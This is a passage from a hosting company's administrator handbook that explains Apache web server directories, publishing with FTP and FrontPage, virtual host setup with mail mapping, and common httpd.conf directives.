By running CGI programs as a non-privileged user, your risk of accidental (or intentional) damage (i.e., deleted or altered files, etc.) is greatly reduced. Potential security issues become limited to only the files and permissions of the user running the CGI program.

See "File Ownership and Permissions" on page 39 for more information.

See also "A Secure Server" on page 145 for more information.

# The Web Server Directory Structure

The Web server configuration files, log files, HTML documents, and CGI scripts are all located in subdirectories of the /usr/local/apache directory. As a convenience to you, the link `/www` is a symbolic link (shortcut) to the `/usr/local/apache` directory. This Handbook uses both directory references because they are interchangeable.

The following table provides a description of the each `/www` subdirectory.

| Directory | Description |
|---|---|
| `bin` | Apache utilities (machine readable binary files) |
| `conf` | Web server configuration files (httpd.conf and mime.types) that define and control the Web server. |
| `icons` | Contains several graphical icons that are used when a directory listing is shown to a browser client. Several default icons are included in this directory. |
| `libexec` | Apache library files and modules |
| `man` | Apache manual pages |
| `cgi-bin` | The default directory for CGI scripts. |
| `htdocs` | Contains all HTML documents or other Web content that you publish. |
| `include` | Apache include (header) files |
| `logs` | Your virtual Web service keeps detailed logs of which documents are requested and by whom. These logs are stored in the **`logs`** subdirectory. |
| `modules (symlink to libexec)` | Modules that can be added dynamically to your apache Web server. Refer to the "Modules" section on page 123 of Chapter 7 for more information. |

# Publishing Web Content

After you build your Web site, you can publish it to your VPS v2. The term "publish," when used in the context of Web files, refers to the uploading of Web files from your computer to a remote host (your VPS v2).

Many popular HTML authoring packages have built-in publishing capabilities. These packages use the File Transfer Protocol (FTP) or the Hypertext Transfer Protocol (HTTP) to transmit your Web content from your computer to the remote host. You should not base your decision to select one Web authoring program over another just because one can "publish" but the other cannot. You can publish your Web content to your VPS v2 with any freely available FTP client such as WS_FTP, Fetch, or the FTP client built into your operating system.

Regardless of the method you use to publish your Web content to your VPS v2, the underlying pieces of information that are required in order to publish the content are the same:

- IP address or hostname of your VPS v2
- Login name
- Login password
- Path where you want the Web content to be stored

You should publish your Web files to the `/usr/local/apache/htdocs` directory (unless you have modified the default value of the DocumentRoot directive). When your VPS v2 is configured, a file named index.html is created and stored in this directory. This is the default page that is displayed when you access your Web site with a browser. You can upload your Web content to the `/usr/local/apache/htdocs` directory or any of its subdirectories.

If you publish (or upload) a file named test.htm to your htdocs directory, you can access that file using the following URL:

http://www.*your_company.com*/test.htm

Additionally, if you create a subdirectory entitled documents in your htdocs directory, and then transfers a file info.html to that directory. It could then be accessed with the following URL:

http://www.*your_company.com*/documents/info.html

## Publishing with an HTTP-Put-Capable Editor

HTML authoring packages use different methods for uploading the pages to your VPS v2. Some use FTP, some (for example, AOL) use the HTTP-Put method, and some (for example, FrontPage) use a form of HTTP.

# Microsoft FrontPage

GSP Services supports the Microsoft FrontPage 2002 server extensions. For more information about Microsoft FrontPage, go to:

http://www.microsoft.com/frontpage/

## Installing FrontPage Extensions

Unlike other publishing programs, FrontPage requires that you first install the FrontPage server extensions on the server on which you are going to publish your Web pages. You can upload Web pages created in FrontPage to a server that does not have the extensions, but many features such as counters, feedback forms, and navigation bars will not work. Therefore, if you want all your creative efforts to shine, install the FrontPage server extensions and then publish your Web pages. The following are the steps for installing the FrontPage server extensions:

## Installing FrontPage 2002 Server Extensions

To install FrontPage extensions, you must use an SSH (not iManager) connection.

1. Type

   ```
   # vinstall frontpage
   ```

2. Follow the prompts.

**Note:** Before you can successfully install the FrontPage 2002 server extensions, make sure that virtual hosts' directories are under `/home/username/www/domain`. Their Document Root directories cannot be under `/usr/local/apache/htdocs`.

## Installing FrontPage 2002 Server Extensions for Virtual Hosts

The FrontPage script reads the `/www/conf/httpd.conf` file and detects virtual hosts. The script lists the virtual hosts and enables you to install the FrontPage extensions on each virtual host. The FrontPage script can be run each time you add a new virtual host. The disk space used to install to a virtual host is minimal compared to the first install (which takes approximately 5 megabytes).

## Connecting to the VPS v2 with FrontPage

To connect using FrontPage:

1. On your local computer's Windows screen, click **Start**, **Programs**, **FrontPage**.
2. Click **File**, **Open Web**, and type in the full URL of the domain you want to connect to (i.e. http://www.your_company.com).
3. Click **Open**.
4. At the prompt, type the FrontPage administrative user login name and password (which is the same login name and password you entered while running FrontPage).

## Publishing FrontPage Web Pages

To publish your Web pages:

1. Although you can connect to your VPS v2, most of the time you will create FrontPage Web pages on your local computer. When you have finished creating them, it is time to publish them. In the FrontPage program. Click File, Publish, Web.
2. In the FrontPage Web box type http://www.your_company.com.
3. Click **Publish**.
4. Type your user name and password for the Web, and publishing occurs. When the publish process is complete, your Web site is ready to view. If you receive any errors such as a "time-out," you might need to recalculate the links manually.

**Note:** Always use the FrontPage Publish feature so FrontPage can recalculate the Web site for the server that is publishing.

## Changing a FrontPage administrative user's Password and ID

To change the FrontPage administrative password and user ID:

1. Type:

   ```
   % cd /www/htdocs/_vti_pvt
   ```

2. Edit the `service.grp` file by typing:

   ```
   % vi service.grp
   ```

3. Add the new FrontPage administrative user to the end of the new_ user line.
4. Type the following to add a password for the new user:

   ```
   % htpasswd service.pwd new_user_id
   ```

   where new_user_id equals the new admin ID.

5. Save and exit the file.

If you are only changing the password, skip steps 3 and 4. Change the password in FrontPage Explorer if you have forgotten it.

# Virtual Hosting (Subhosting)

Virtual hosting, or subhosting, is one of the most powerful features of the GSP Services VPS v2 system. With virtual hosting, you can support multiple domain names on a single VPS v2. In other words, with virtual hosting, you can host http://www.abc.com and http://www.xyz.com on the same VPS v2, each with its own domain name. You can give each virtual host the following unique characteristics:

- Its own unique login for SSH, Telnet, and FTP login
- Access to its `/home` directory
- E-mail addresses with its own domain name

Virtual hosting, or subhosting, is a great feature of GSP Services' VPS v2 system. However, there are some limitations to this capability that you should understand. These limitations include the following:

- Browsers must be HTTP/1.1-compliant
- Resource allocation (i.e. it is possible for one subhost to use more than its "fair share" of VPS v2 system resources)
- Shared IP address
- E-mail limitations
- Security risks

## HTTP/1.1-Compliance

GSP Services' VPS v2s use HTTP/1.1, which makes subhosting a reality. However, to view subhosts you must have a browser that is HTTP/1.1-compliant. Generally speaking, subhosts are supported by Netscape Navigator 2.0+ and Microsoft Internet Explorer 3.0+. Any other browser that is HTTP/1.1-compliant is also able to access virtual subhosted servers.

If your clients use an older browser that is not HTTP/1.1-compliant, they are unable to view their sites or other sites that use virtual subhosting.

## Resource Allocation

A VPS v2 is capable of handling 30,000 to 50,000 hits per day (assuming hits generally request about 5 Kbytes of data). This number represents requests (hits) for files. If you have five subhosted domain names, each trying to accommodate 10,000 hits per day (which really is not that much if you have a graphically intensive page; one request for a .gif or .jpeg file equals one hit), there is likely to be a slowdown that affects all subhosts on the VPS v2.

When a slowdown occurs, the VPS v2 administrative user should reduce the number of subhosts on the VPS v2 by doing the following:

- Upgrading one of the especially high traffic virtual hosted sites to its own VPS v2

- Moving some subhosts to a less busy VPS v2
- Administrative users with a feel for serious virtual subhosting can allocate resources in a fair and equitable way. A VPS v2 can only host a finite number of virtual hosts.

# A Shared IP Address

Virtual subhosting uses the resources of a single VPS v2 to accommodate the needs of multiple Web sites. Among the resources that are shared is the single IP address that is associated with the VPS v2. Search engine "spiders" that are not HTTP/1.1-compliant are unable to index these sites. However, most major spiders and search engines are now HTTP/1.1-compliant.

A VPS v2 can only support a single secure digital certificate. This makes the use of SSL difficult, since all subhosts must use the same secure digital certificate, and only one domain name can be associated with a secure digital certificate. See Chapter 6 for more information.

# Subhosted User access

Subhosted users can access the VPS v2 in several ways, including:

- Shell access
- FTP
- E-mail
- iManager
- FrontPage 2002

# E-mail Limitations

The VPS v2 has only one IP address, so all mail sent to the users on your server routes to that IP. When messages arrive for webmaster@grizzles.biz and webmaster@someFamily.org, the VPS v2 views these as the same address because both domains resolve to the same IP address: webmaster@123.456.789.10.

GSP Services has developed a way to get around this limitation by using virtmaps. Messages for webmaster@grizzles.biz and webmaster@someFamily.org, require that you configure the `/etc/mail/virtusertable` file in any of several forms listed in the `/etc/mail/virtusertable.sample` file, so that each message is delivered to the correct Webmaster.

See “Virtmaps” on page 94 for more information.

# Security Risks

It is important to consider some of the security issues that relate to virtual subhosting. Take care to insure that CGI scripts are run with proper ownership, and that file access is allowed only to the proper users.

For example, the user directive can be used inside a VirtualHost block to cause all CGIs for that subhost to run with access privileges of a specified user. This would restrict the user from running a CGI script that would modify or remove files belonging to another sub-hosted user.

It is also important when setting up new subhosted accounts, to associate the domain name (or Virtual Host, in Apache terms) with a real user account on your system. This user account might be the name of the administrator (added with pw, or vadduser, for example), or it might be the generic 'vhost' user (which vaddhost creates the first time you run it without specifying a user).

By segregating your subhosted account in this way, you insulate yourself and the other accounts that might be hosted on your VPS v2, from one another.

## Providing stock CGI scripts in a directory you control

Most Web sites do not demand a great deal of custom CGI programming. It is probable that you can provide a library of stock CGI scripts that will meet the needs of the subhosted users. A sample composition of such a library might include a counter, a guestbook, and a generic form processor.

1. Store these scripts in the virtual host's (subhost's) cgi-bin directory, which will probably be located at `/usr/local/apache/cgi-bin/`
2. Configure each of your virtual hosts (subhosts) to use this cgi-bin directory by editing the `/www/conf/httpd.conf` file and adding the following line to their own specific <VirtualHost> definitions:

```
ScriptAlias /cgi-bin/ /home/username/www/cgi-bin
```

If you are designing Web content and writing custom CGI scripts in addition to providing your clients with hosting service, then this discussion is not applicable to your specific situation. Still, it is something to remember if you later decide to expand the scope of your services.

## Adding a Virtual Host (Subhost) using iManager

To add a virtual host using iManager:

1. Connect to your VPS v2 using iManager and add the user who will be associated with the subhosted domain. (See “Adding Users” on page 74 for more information.)
2. Register or transfer the subhosted domain to the nameservers your primary domain is associated with. (See “Getting Started” Step 1 on page 1 for more information.)
3. In iManager, click **Tools and Wizards**, and beside Virtual Hosts, click **Add**. The Virtual Host form appears displaying descriptions and instructions for completing the form on the lower portion of the form.
    - Host Name (example: grizzles.biz)
    - Server Name (example: grizzles.biz)
    - Server Administrator (example: bob)
    - Document Root (example: /home/bob/www/grizzles.biz)
    - Script Alias (example: /home/bob/usr/local/apache/cgi-bin)
    - TransferLog (example: /usr/local/apache/bob/domain-access_log)
    - ErrorLog (example: /usr/local/apache/bob/domain-error_log)
    - Other Directives (optional)
    - Placement in httpd.conf (Default is to append the virtual host entry to the end of the file.)
    - You can choose to click Populate Virtual Host Directives from Template, as described on the screen, just above the form.
4. Click **Submit**.

   Subhost information submitted in this step automatically updates the `/www/conf/httpd.conf` file.
5. Create virtmaps to prevent misdirection of mail. The VPS v2 has only one IP address, so all mail sent to the users on your server routes to that IP.

Messages for webmaster@grizzles.biz and webmaster@someFamily.org, require that you configure the `/etc/mail/virtusertable` file in any of several forms listed in the `/etc/mail/virtusertable.sample` file, so that each message is delivered to the correct Webmaster.

**Note:** All log files are owned by root and count against his quota. Subhosts can only view the log files and cannot modify them. To change ownership of the log files type the following at the command prompt as root:
`% chown username:groupname logfile`

iManager users: see “Virtmaps” on page 76.

Shell users: see “Virtual Address Mappings” on page 94.

## Adding a Virtual Host (Subhost) using vaddhost

To add a virtual host using by the vaddhost command:

1. Connect to your VPS v2 using SSH and add the individual users of the subhosted domain. (See “Creating New Users” on page 50 for more information.)
2. Register or transfer the subhosted domain to the nameservers that your primary domain is associated with. (See “Getting Started” Step 1on page 2 for more information.)
3. Connect to your VPS v2 using SSH and type **vaddhost**.
4. Proceed through the script, supplying the following information. Press **Enter** to accept the [default values].
    a. The user who is to be associated with the virtual host (subhosted domain). (Example: bob)
    b. Type **y** or press **Enter** if the information is correct.
    c. Type the hostname (example: grizzles.com) and press **Enter**.
    d. Type **www**. and the same domain name you just typed, and press **Enter**. (example: www.grizzles.com)
    e. Press **Enter** once more to move to the next step.
    f. Type **y** or press **Enter** if the hostname information is correct.
    g. Type the e-mail address of the Web site administrator and press **Enter**. The default value is webmaster@domain.name. If accepted, the e-mail address of the Web site administrator becomes webmaster@grizzles.com.

       Heed the information message at this important side step. After the virtual host has been added, add an entry to the `virtusertable` file by:

        i. Start another shell session in a different window and cd to `/etc/mail`.
        ii. Edit the virtusertable by adding an entry in the form of:

            alias@email.address user

            (example: webmaster@grizzles.com bob)

        iii. Save and close the `virtusertable` file.
        iv. Type **`make`** to rebuild the database. Likewise, **`make`** will generate a new `sendmail.cf` file if there are changes to the `sendmail.mc` file, and then it will restart Sendmail.

            or

       Type `makemap hash /etc/mail/virtusertable < /etc/mail/virtusertable` to rebuild the access database only.

h. Press **Enter**, then type the document root for this user. (example: `/home/joe/www/grizzles.biz`)

i. Press **Enter** to create the directory.

j. Press **Enter** or type **y** if the information is correct.

k. Select a location for the transfer logs.

l. Press **Enter** or type **y** if the information is correct.

m. Select a location for the error logs.

n. Press **Enter** or type **y** if the information is correct.

o. Select an option for CGI execution for this virtual host.

p. Press **Enter** or type **y** if the information is correct.

q. Review the virtual host entry, and Press **Enter** or type **y** if the information is correct.

Virtual Host (Subhost) information submitted in this step automatically updates the `/www/conf/httpd.conf` file.

## Adding a Virtual Host (Subhost) in `/www/conf/httpd.conf`

To add a virtual host by editing the `httpd.conf` file:

1. Connect to your VPS v2using SSH and add the associated user of the subhosted domain. See Creating New Users on page 50 of Chapter 2.
2. Register or transfer your subhost's domain to the nameservers your primary domain is associated with. (See Step 1on page 2 of "Getting Started")
3. Connect to your VPS v2 and go to `/www/conf`.
4. Edit the httpd.conf file by adding the <VirtualHost> block with your own information, following the example of:

```
<VirtualHost IP:80>
   User username
   Group groupname
   ServerName domain.ext
   ServerAdmin username@domain.ext
   DocumentRoot /home/username/www/domain.ext
   ScriptAlias /cgi-bin/ "/home/username/www/cgi-
   bin/"
   <Directory /home/username/www/cgi-bin>
         AllowOverride None
         Options ExecCGI
         Order allow,deny
         Allow from all
```

```
    </Directory>
    ErrorLog /home/username/www/logs/domain.ext-
    error_log
    CustomLog /home/username/www/logs/domain.ext-
    access_log combined
</VirtualHost>Type
```

5. Type:

```
% restart apache
```

6. Create virtmaps to prevent misdirection of mail. The VPS v2 has only one IP address, so all mail sent to the users on your server routes to that IP.

Messages for webmaster@grizzles.com and webmaster@someFamily.org, require that you configure the `/etc/mail/virtusertable` file in any of several forms listed in the `/etc/mail/virtusertable.sample` file, so that each message is delivered to the correct Webmaster.

See Virtual Address Mappings on page 94 of Chapter 4, for instructions.

## Setting up Additional Options for Virtual Hosts (example)

The following example displays lines that set an additional option such as the script alias:

```
# point mark.com to subdirectory mark
<VirtualHost 128.121.60.86:80>
    SSLDisable
    User           mark
    Group          mark
    ServerName     mark.com
    ServerAlias    www.mark.com
    ServerAdmin    webmaster@mark.com
    DocumentRoot   /home/mark/www/mark.com
    ScriptAlias    /cgi-bin/ "/home/mark/www/cgi-
bin/"
    <Directory /home/mark/www/cgi-bin>
        AllowOverride None
        Options ExecCGI
        Order allow,deny
        Allow from all
    </Directory>
    CustomLog
/usr/local/apache/logs/mark/mark.com-access_log
combined
    ErrorLog
/usr/local/apache/logs/mark/mark.com-error_log
```

```
</VirtualHost>
```

# Maintenance

Server log files that record Web transactions are located in `/usr/local/apache/logs`. You can clear the log files, the access_log and the error_log, using either of the savelogs and rotatelogs commands.

See "Web Logs" on page 172 for more information.

# Important Commands, Directories, and Files

The following table describes commands, directories, and files for managing the Web server.

| Name | Type | Description |
|---|---|---|
| **/usr/local/apache/bin/apachectl start** | command | Starts Apache |
| **/usr/local/apache/bin/apachectl start** | command | Stops Apache |
| **restart_apache** | command | Restarts Apache |
| /usr/local/apache/bin | directory | Apache utilities (machine readable binary files) |
| /usr/local/apache/conf | directory | Web server configuration files (httpd.conf and mime.types) that define and control the behavior or your virtual Web service are stored in the conf subdirectory. |
| /usr/local/apache/icons | directory | Contains several graphical icons that are used when a directory listing is shown to a browser client. Several default icons are included in this directory. |
| /usr/local/apache/libexec | directory | Apache library files and modules |
| /usr/local/apache/man | directory | Apache manual pages |
| /usr/local/apache/proxy | directory | Proxy server |
| /usr/local/apache/cgi-bin | directory | The default directory for CGI scripts. |
| /usr/local/apache/htdocs | directory (document root) | Contains the Web files for the primary domain's Web site; the document root for the primary domain. |
| /home/username/www/subhosted_domain.name | directory (document root) | Suggested directory for a subhost's Web files. The document root for that specific subhost (virtual host). |
| /usr/local/apache/include | directory | Apache include (header) files |
| /usr/local/apache/logs | directory | Detailed logs of which Web files are requested and by whom. |
| /usr/local/apache/modules (symlink to libexec) | directory | Modules that can be added dynamically to your apache Web server. Refer to the "Modules" section on page 123 for more information. |
| /www | symlink | Shortcut to /usr/local/apache |
| /home/username/www/domain | directory | Suggested user home directory. (If used, this pathname becomes the subhost's document root.) |
| /www/htdocs/username | directory | Alternate user home directory. |

| | | |
|---|---|---|
| /www/conf/httpd.conf | file | The configuration file that contains the virtual host (subhost) entries |
| /www/conf/httpsd.conf | file | A virtual symlink to httpd.conf. You can edit either httpd.conf or httpsd.conf, and the edited file will update the other. |
| /www/conf/mime.types | file | MIME stands for Multimedia Internet Mail Extensions. This file contains a list of the file extensions Apache knows about. You can add more types to it. |

# For More Information

For more information about the topics discussed in this chapter, see the following pages on the GSP Services Web site.

## Understanding Virtual Hosting

http://www.gsp.com/support/virtual/web/subhost/

# Chapter 7 - Advanced Web Server Configuration

Apache has two important files that you can edit to control and customize your VPS v2's Web service. These are the main Web server configuration file `/usr/local/apache/conf/httpd.conf` and the MIME type definitions file `/usr/local/apache/conf/mime.types`.

- httpd.conf contains directives (commands) for loading Apache modules.
- mime.types contains file type extensions that Apache reads to know what type of file to send

For complete documentation of the configuration variables, go to: http://www.apache.org/docs/mod/directives.html

This chapter contains information about the following:

- Web Server Configuration Files
- Apache Loadable Modules
- The Common Log Format
- Multi-Language Web Content
- Imagemaps
- User Authentication
- Server Side Includes (SSI)
- A Secure Server (SSL and Secure Server IDs)

In this chapter you will be editing files. All instructions in this chapter are given as if you have connected to your VPS v2 using SSH, and are at the command prompt. After typing any UNIX command, press the Enter key.

If you prefer to work in a graphical interface, you can edit files using iManager. See "File Manager" on page 70 for more information.

# Apache Directives

Apache is structured mainly through its configuration files. You can add directives to the `httpd.conf` file to control Apache's behavior.

There are two types of Apache directives: single line entries and block directives.

- Single line directives each occupy one line, such as:

```
ServerName your_company.com
```

- Block directives that have a beginning line and an ending line. Block directives are used to group together a set of directives. For example:

```
<VirtualHost IP:80>
ServerName abc.com
ServerAdmin webmaster@abc.com
DocumentRoot /home/username/www/abc.com
</VirtualHost>
```

Block directives are enclosed in angle brackets ("`< >`") and always have a beginning and ending directive. The ending directive has a forward slash ("`/`").

## Server Operation Directives

Apache can utilize a large number of directives. When you add modules, the modules produce even more directives.

### The LoadModule Directive

The LoadModule directive instructs the Apache Web server software to load shared object libraries at startup. This should be the first directive in the configuration file so the module is available before the Web server uses it. The following is an example:

```
LoadModule foo_module modules/mod_foo.so
```

Refer to "Modules" on page 150 for more information on Apache modules.

### The HostnameLookups Directive

The Apache Web server is configured by default to keep a log of the clients that access resources on your Web site. The log includes the hostname (i.e. some.remote.host) or just the IP address (i.e. 32.64.128.16). The value is set to "off" by default to improve your server performance. Additional latency is introduced into the server response process when the Web server is required to perform a hostname lookup that translates IP addresses into domain names.

Sites with even moderate loads should leave this directive off because hostname lookups can take considerable amounts of time.

The following is an example:

```
HostnameLookups off
```

For more information, go to:

http://www.apache.org/docs/mod/core.html#hostnamelookups

## The ServerAdmin Directive

The ServerAdmin directive defines the e-mail address the server includes in error messages that it returns to the client.

The following is an example:

```
ServerAdmin webmaster@your_company.com
```

For more information, go to:

http://www.apache.org/docs/mod/core.html#serveradmin

## The ServerRoot Directive

The ServerRoot directive defines the directory in which the server resides. The default directory is `/usr/local/apache`, since this directory contains the subdirectories conf and logs. Relative paths for other configuration files are defined with respect to the ServerRoot directory.

The following is an example:

```
ServerRoot /usr/local/apache
```

For more information, go to:

http://www.apache.org/docs/mod/core.html#serverroot

## The ErrorLog Directive

When your Web server encounters an error, it will use the definition specified in the ErrorLog directive to handle the error. Typically, a filename is specified to which your Web server appends the error information. If the filename definition does not begin with a slash ("/"), then it is assumed to be relative to the ServerRoot. If the filename begins with a pipe ("|"), then it is assumed to be a command that is to be spawned by the Web server to handle the error information.

The following is an example:

```
ErrorLog logs/error_log
```

For more information, go to:

http://www.apache.org/docs/mod/core.html#errorlog

## The LogFormat Directive

The LogFormat directive sets the format of the default log file named by the TransferLog directive. You can also use this directive to define custom log file format types. Each log format type is defined by a format declaration enclosed in quotations followed by an optional identifier or a nickname. Examples of some LogFormat directives are included below. For more information about using log formats effectively, see "Web Logs" on page 172.

The format declaration member of each LogFormat directive can contain literal characters copied into the log files, and "%" directives that are replaced in the log file. A sample of some of the "%" directives are shown below. (A complete list can be found on the Apache Web site.)

```
%b: Bytes sent, excluding HTTP headers.

%f: Filename

%h: Remote host

%r: First line of request

%s: Status. For requests that got internally
redirected, this is status of the *original*
request --- %>s for the last.

%t: Time, in common log format time format

%u: Remote user
```

Examples:

```
Logformat "format declaration" identifier

LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referrer}i\"
\"{User-Agent}i\"" combined

LogFormat "%h %l %u %t \"%r\" %>s %b" common

LogFormat "%{Referrer}i -> %U" referrer

LogFormat "%{User-Agent}I" agent
```

For more information, go to:

http://www.apache.org/docs/mod/mod_log_config.html#logformat
http://www.apache.org/docs/mod/mod_log_config.html#formats

## Changing LogFormat

You can change the Web server log file format to the common log format (separate log files for the access, agent, and referrer data) by modifying your Web server configuration file `/www/conf/httpd.conf` like this:

```
# common log format
LogFormat "%h %l %u %t \"%r\" %>s %b"
# combined log format
#LogFormat "%h %l %u %t \"%r\" %>s %b
\"%{Referrer}i\" \"%{User-Agent}i\""
# The location of the access logfile
# If this does not start with /, ServerRoot is
prepended to it.
TransferLog logs/access_log
# If you would like to have a separate agent and
referrer logfile
# uncomment the following directives.
ReferrerLog logs/referrer_log
AgentLog logs/agent_log
```

You can also define your own log format by modifying the LogFormat directive above. After making the changes above, be sure to restart your VPS v2 Web server.

## The TransferLog Directive

The TransferLog directive identifies the location of a file that will contain a record of all requests made to your Web server.

If you are using the CustomLog directive to define the format of your log files, the format of your TransferLog file will be defined by the most recent LogFormat directive (or Combined Log Format if no other default format has been specified). If you would like entries in your transfer log to be formatted with the Common Log Format, you will need to create a custom LogFormat definition.

You can also process your Transfer Log entries with an external application by defining your TransferLog using a file pipe ("|").The following is an example:

```
TransferLog logs/access_log
```

Or:

```
TransferLog "|rotatelogs /www/logs/access_log 86400"
```

For more information, go to:

http://www.apache.org/docs/mod/mod_log_config.html#transferlog
http://www.apache.org/docs/mod/mod_log_config.html#customlog

## The ReferrerLog Directive

The ReferrerLog directive is used to identify the location of a file that will contain a record of all referrer information (i.e. information about Web sites that link to and "referred" users to your Web site). By default, your server is configured in the combined log format. As such, the referrer information is included in the access_log. If you want a separate log for referrer information, see "Changing LogFormat" on page 126.

The following is an example:

```
RefererLog logs/referrer_log
```

For more information, go to:

http://www.apache.org/docs/mod/mod_log_referrer.html#refererlog

## The AgentLog Directive

The AgentLog directive is used to identify the location of a file that contains a record of all browser agent information. By default, your server is configured in the combined log format. As such, the agent information is included in the access_log. If you want a separate log for agent information, see "Changing the LogFormat" on page 126.

The following is an example:

```
AgentLog logs/agent_log
```

For more information, go to:

http://www.apache.org/docs/mod/mod_log_agent.html#agentlog

## The ServerName Directive

The ServerName directive sets the hostname of the Web server.

The following is a usage example:

```
ServerName some_domain.name
```

For more information, go to:

http://www.apache.org/docs/mod/core.html#servername

## The KeepAlive Directive

The KeepAlive extension to HTTP, as defined by the HTTP/1.1 draft, allows persistent connections. These long-lived HTTP sessions allow multiple requests to be sent over the same TCP connection and in some cases have been shown to result in an almost 50% speedup in latency times for HTML documents with multiple images. The KeepAlive directive enables or disables KeepAlive support. Set the value of this directive to "on" in order to enable persistent connections. Set the value of the directive to "off" to disable KeepAlive support. The maximum number of requests that you would like the Web server to support per connection is defined with the MaxKeepAliveRequests directive.

The following is an example:

```
KeepAlive on
```

For more information, go to:

http://www.apache.org/docs/mod/core.html - keepalive
http://www.apache.org/docs/keepalive.html

## The MaxKeepAliveRequests Directive

The MaxKeepAliveRequests directive limits the number of requests allowed per connection when KeepAlive is on. If it is set to 0, unlimited requests will be allowed. It is recommended that this setting be kept to a high value for maximum server performance.

The following is an example:

```
MaxKeepAliveRequests 100
```

For more information, see:

http://www.apache.org/docs/mod/core.html#maxkeepaliverequests

## The KeepAliveTimeout Directive

The KeepAliveTimeout directive defines the number of seconds the Web server waits for a subsequent request before closing the connection to the remote host.

The following is an example:

```
KeepAliveTimeout 15
```

For more information, go to:

http://www.apache.org/docs/mod/core.html#keepalivetimeout

## The MaxRequestsPerChild Directive

The MaxRequestsPerChild directive sets the limit on the number of requests that an individual child server process will handle. After the MaxRequestsPerChild requests has reached its limit, the child process will die. If MaxRequestsPerChild is 0, then the process will never expire.

Setting MaxRequestsPerChild to a non-zero limit has two beneficial effects. First, it limits the amount of memory that process can consume by (accidental) memory leakage. Second, by giving processes a finite lifetime, it helps reduce the number of processes when the server load reduces.

The following is an example:

```
MaxRequestsPerChild 0
```

For more information, go to:

http://www.apache.org/docs/mod/core.html#maxrequestsperchild

## The VirtualHost Directive

The VirtualHost directive allows you to configure your Web server to subhost multiple domain names.

The following is an example:

```
<VirtualHost IP:80>
    User username
    Group groupname
    ServerName domain.ext
    ServerAdmin username@domain.ext
    DocumentRoot /home/username/www/domain.ext
    ScriptAlias /cgi-bin/ "/home/username/www/cgi-
bin/"
    <Directory /home/username/www/cgi-bin>
      AllowOverride None
      Options ExecCGI
      Order allow,deny
      Allow from all
    </Directory>
    ErrorLog /home/username/www/logs/domain.ext-
error_log
    CustomLog /home/username/www/logs/domain.ext-
access_log combined
</VirtualHost>
```

**Note:** All log files are owned by root and count against his quota. Subhosts can only view the log files and cannot modify them. To change ownership of the log files type the following at the command prompt as root:
`% chown` *`username:groupname logfile`*

For more information, go to:

http://www.gsp.com/support/virtual/web/subhost/

## The DocumentRoot Directive

The DocumentRoot is the location from which Web pages are served, such as:

```
DocumentRoot /home/username/usr/local/apache/htdocs
```

For more information, go to:

http://www.apache.org/docs/mod/core.html#documentroot

## The DirectoryIndex Directive

When a URL request is received that does not explicitly identify a resource by name, (e.g. http://www.your_company.com), your Web server will attempt to retrieve the files defined by the DirectoryIndex directive. Several files may be defined. The Web server will return the first one that it finds.

The following is an example:

```
DirectoryIndex index.html index.htm
```

A request for http://www.your_company.com would return http://www.your_company.com/index.html if it existed, then http://www.your_company.com/index.htm if it existed, and so on until a match is found. If no match is found, then an index of the files contained in the directory is returned.

For more information, go to:

http://www.apache.org/docs/mod/mod_dir.html

## The FancyIndexing, IndexOptions, AddIcon, and IndexIgnore Directives

As noted above, the DirectoryIndex directive identifies specific files that should be searched for when a URL request is received that does not explicitly identify a resource. If the DirectoryIndex search fails and the Indexes option is set for the requested directory (see the httpd.conf <Directory> directive), then an index of files is generated and served the client agent. There are several directives that define the display of such an index of files.

For more information, go to:

http://www.apache.org/docs/mod/mod_autoindex.html

## The AccessFileName Directive

When returning a document to a client, the server looks for access control files in the requested resource directory as well as its parent directories. The AccessFileName directive sets the name of the file your Web server will look for to find access control definitions. For more information about access control files, see "Password-Protecting a Directory" on page 144.

The following is an example:

```
AccessFileName .htaccess
```

For more information, see:

http://www.apache.org/docs/mod/core.html#accessfilename

## The DefaultType Directive

The DefaultType directive defines a MIME type for resources on your Web server that do not match file extensions found in your MIME types configuration file.

The following is an example:

```
DefaultType text/plain
```

For more information, go to:

http://www.apache.org/docs/mod/core.html - defaulttype

## The AddLanguage Directive

The AddLanguage directive is used to identify resources written in a specific language with a file extension. The AddLanguage directive is essential for content negotiation, where the server returns one of several documents based on the language preference of the client browser. For more information about content negotiation, see the "Serving Document Based on Language Preference" on page 141.

The following is an example:

```
AddLanguage en .en
```

For more information, go to:

http://www.apache.org/docs/mod/mod_mime.html#addlanguage

## The LanguagePriority Directive

The LanguagePriority directive allows you to give precedence to some languages in case of a "tie" during content negotiation, or if the browser client does not specify a language priority (which may happen with older browsers). Simply list the languages in decreasing order of preference. For more information about content negotiation, see "Serving Document Based on Language Preference" on page 141.

**Note:** Use of this directive requires that the mod_negotiation module be loaded. Please refer to the LoadModule directive explanation for more information.

The following is an example:

```
LanguagePriority en fr de
```

For more information, go to:

http://www.apache.org/docs/mod/mod_negotiation.html - languagepriority

## The Redirect Directive

The Redirect directive is used to redirect absolute URL pathnames to absolute URL addresses. This is especially useful if you have resources that have moved from one location to another and want to "redirect" requests for the document at the old location to the new location.

The following is an example:

```
Redirect /path/file.html
http://somewhere.else/file.html

Redirect /path/file.html
http://www.your_company.com/newfile.html

Redirect /directory http://somewhere.else/directory/

Redirect /directory
http://www.your_company.com/newdirectory/
```

For more information, go to:

http://www.apache.org/docs/mod/mod_alias.html - redirect

## The Alias Directive

The Alias directive allows documents to be stored in the local file system other than under the directory defined with the DocumentRoot directive.

The following is an example:

```
Alias /icons/ “/ usr/local/apache/icons/”
```

For more information, see:

http://www.apache.org/docs/mod/mod_alias.html#alias

## The ScriptAlias Directive

The ScriptAlias directive has the same behavior as the Alias directive, except that in addition to defining an alias definition, the directive also marks the target directory as containing CGI scripts.

The following is an example:

```
ScriptAlias /cgi-bin/ "/usr/local/apache/cgi-bin/"
```

For more information, go to:

http://www.apache.org/docs/mod/mod_alias.html#scriptalias

## The AddType Directive

The AddType directive allows you to add a new MIME type definition without editing the file defined by the TypesConfig directive. Your mime.types configuration file is fairly complete, so you will rarely need the AddType directive.

The following is an example:

```
AddType text/plain .txt
```

For more information, go to:

http://www.apache.org/docs/mod/mod_mime.html#addtype

## The AddHandler Directive

The AddHandler directive maps a filename extension to a special handler.

Example:

```
# To use CGI scripts:
AddHandler cgi-script .cgi
```

Or:

```
# To use server-parsed HTML files
AddType text/html .shtml
AddHandler server-parsed .shtml
```

For more information, go to:

http://www.apache.org/docs/mod/mod_mime.html#addhandler
http://www.apache.org/docs/handler.html#addhandler

## The ErrorDocument Directive

